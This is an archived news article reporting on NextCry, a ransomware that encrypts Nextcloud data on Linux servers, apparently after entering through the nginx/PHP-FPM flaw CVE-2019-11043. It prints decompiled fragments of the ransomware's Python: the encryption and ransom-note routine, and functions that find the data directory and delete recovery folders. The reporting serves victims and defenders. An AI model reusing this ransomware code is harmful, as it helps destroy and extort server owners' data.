
New NextCry Ransomware Encrypts Data on NextCloud Linux Servers

By Ionut Ilascu

Published: 2019-11-15 · Archived: 2026-04-06 00:08:22 UTC





A new ransomware has been found in the wild that is currently undetected by antivirus engines on public scanning platforms. Its name is NextCry due to the extension appended to encrypted files and that it targets clients of the NextCloud file sync and share service.

The malware targets Nextcloud instances and for the time being there is no free decryption tool available for victims.

Zero detection

xact64, a Nextcloud user, posted on the BleepingComputer forum some details about the malware in an attempt to find a way to decrypt personal files.


0:00




Although his system was backed up, the synchronization process had started to update files on a laptop with their encrypted version on the server. He took action the moment he saw the files renamed but some of them still got processed by NextCry, otherwise known as Next-Cry.

“I realized immediately that my server got hacked and those files got encrypted. The first thing I did was pull the server to limit the damage that was being done (only 50% of my files got encrypted)” - xact64

Looking at the malware binary, Michael Gillespie said that the threat seems new and pointed out the NextCry ransomware uses Base64 to encode the file names. The odd part is that an encrypted file's content is also encoded this way, after first being encrypted.

The malware has not been submitted to the ID Ransomware service before but some details are available.

BleepingComputer discovered that NextCry is a Python script compiled in a Linux ELF binary using pyInstaller. At the moment of writing, not one antivirus engine on the VirusTotal scanning platform detects it.




Nexcloud servers targeted

The ransom note is in a file named “READ_FOR_DECRYPT” stating that the data is encrypted with the AES algorithm with a 256-bit key. Gillespie confirmed that AES-256 is used and that the key is encrypted with an RSA-2048 public key embedded in the malware code.

```
if __name__ == '__main__':
    print 'NEXT-CRY Ransomware'
    nextcloud_data_patch = read_nextcloud_config()
    del_bad_dir(nextcloud_data_patch)
    nextcloud_data_patch = read_nextcloud_config()
    files = find_files(nextcloud_data_patch)
    aeskeys_b64patchs = start_encryption(files)
    print str(aeskeys_b64patchs)
    cipher = assymetric()
    cipher.key = RSA.importKey(RSAPUBLICKEY)
    enc_aeskeys_b64patchs = []
    for _ in aeskeys_b64patchs:
        aes = _[0]
        b64patch = _[1]
        enc_aes = cipher.encrypt(aes)
        enc_aeskeys_b64patchs.append((base64.b64encode(enc_aes), b64patch))

    aeskeys_b64patchs = None
    del aeskeys_b64patchs
    with open('keys.ENC', 'w') as (f):
        f.write(str(enc_aeskeys_b64patchs))
    HTML_TEXT = HTML_TEXT.replace('TOKEN_EMAIL', EMAIL)
    HTML_TEXT = HTML_TEXT.replace('TOKEN_VALUE_BTC', BTC)
    HTML_TEXT = HTML_TEXT.replace('TOKEN_WALLET', BTC_WALLET)
    with open('index.php', 'w') as (f):
        f.write(HTML_TEXT)
    with open(nextcloud_data_patch + '/READ_FOR_DECRYPT.txt', 'w') as (f):
        f.write(HTML_TEXT)
```

In the analyzed sample the ransom demanded is BTC 0.025, which converts to about $210 at the moment of writing. A bitcoin wallet is provided but no transactions have been recorded until now.



After another BleepingComputer member named shuum successfully extracted the compiled Python script, BleepingComputer could clearly see that this ransomware specifically targets NextCloud services.

When executed, the ransomware will first find the victim's NextCloud file share and sync data directory by reading the service's config.php file. It will then delete some folders that could be used to restore files and then encrypts all the files in the data directory.

```
def read_nextcloud_config():
    with open('config/config.php', 'r') as (fp):
        line = fp.readline()
        cnt = 1
        while line:
            if 'datadirectory' in line:
                directory = line.split("'")
                return directory[3]
            line = fp.readline()
            cnt += 1


def del_bad_dir(cloud_patch):
    for root, dirs, files in os.walk(cloud_patch, topdown=False):
        for name in dirs:
            if 'update-' in name or 'appdata_oc' in name or 'files_trashbin'
            in name or 'cache' in name or 'updater-' in name:
                print os.path.join(root, name)
                try:
                    shutil.rmtree(os.path.join(root, name))
                except Exception as e:
                    print str(e)
```

More than one case spotted

Another Nexcloud user named Alex posted on the platform's support page about being hit by NextCry ransomware. They say that access to their instance had been locked via SSH and ran the latest version of the software, suggesting that some vulnerability was exploited to get in.

In a conversation with BleepingComputer xact64 said that their Nextcloud installation runs on an old Linux computer with NGINX. This detail may provide the answer to how the attacker was able to get access.

"I have my own linux server (an old thin client I gave a second life) with nginx reverse-proxy" - xact64

On October 24, Nextcloud released an urgent alert about a remote code execution vulnerability that impacts the default Nextcloud NGINX configuration.

Tracked as CVE-2019-11043, the flaw is in the PHP-FPM (FastCGI Process Manager) component, included by some hosting providers like Nextcloud in their default setup. A public exploit exists and has been leveraged to compromised servers.

Nextcloud's recommendation for administrators is to upgrade their PHP packages and NGINX configuration file to the latest version.

A representative from Nextcloud told BleepingComputer that they are currently investigating the incidents and will provide more information as it becomes available.

Update 11/18/19: NextCloud has told BleepingComputer that after conducting an investigation they are confident that the attacker is exploiting the PHP -FPM vulnerability that they issued an advisory on.

We've been looking into the reports on the forum and source of the virus. We are confident that the attack vector was the nginx+php-fpm security issue that hit the web some time ago.

While it was not an issue in Nextcloud itself, we informed our users through all channels we had available, including a direct notification to Nextcloud servers. This likely explains why so few servers were impacted out of the hundreds of thousands of Nextcloud servers on the web.

BleepingComputer advises users to upgrade to PHP 7.3.11 or PHP 7.2.24, depending on development branch being used, to fix this vulnerability.

Source: https://www.bleepingcomputer.com/news/security/new-nextcry-ransomware-encrypts-data-on-nextcloud-linux-servers/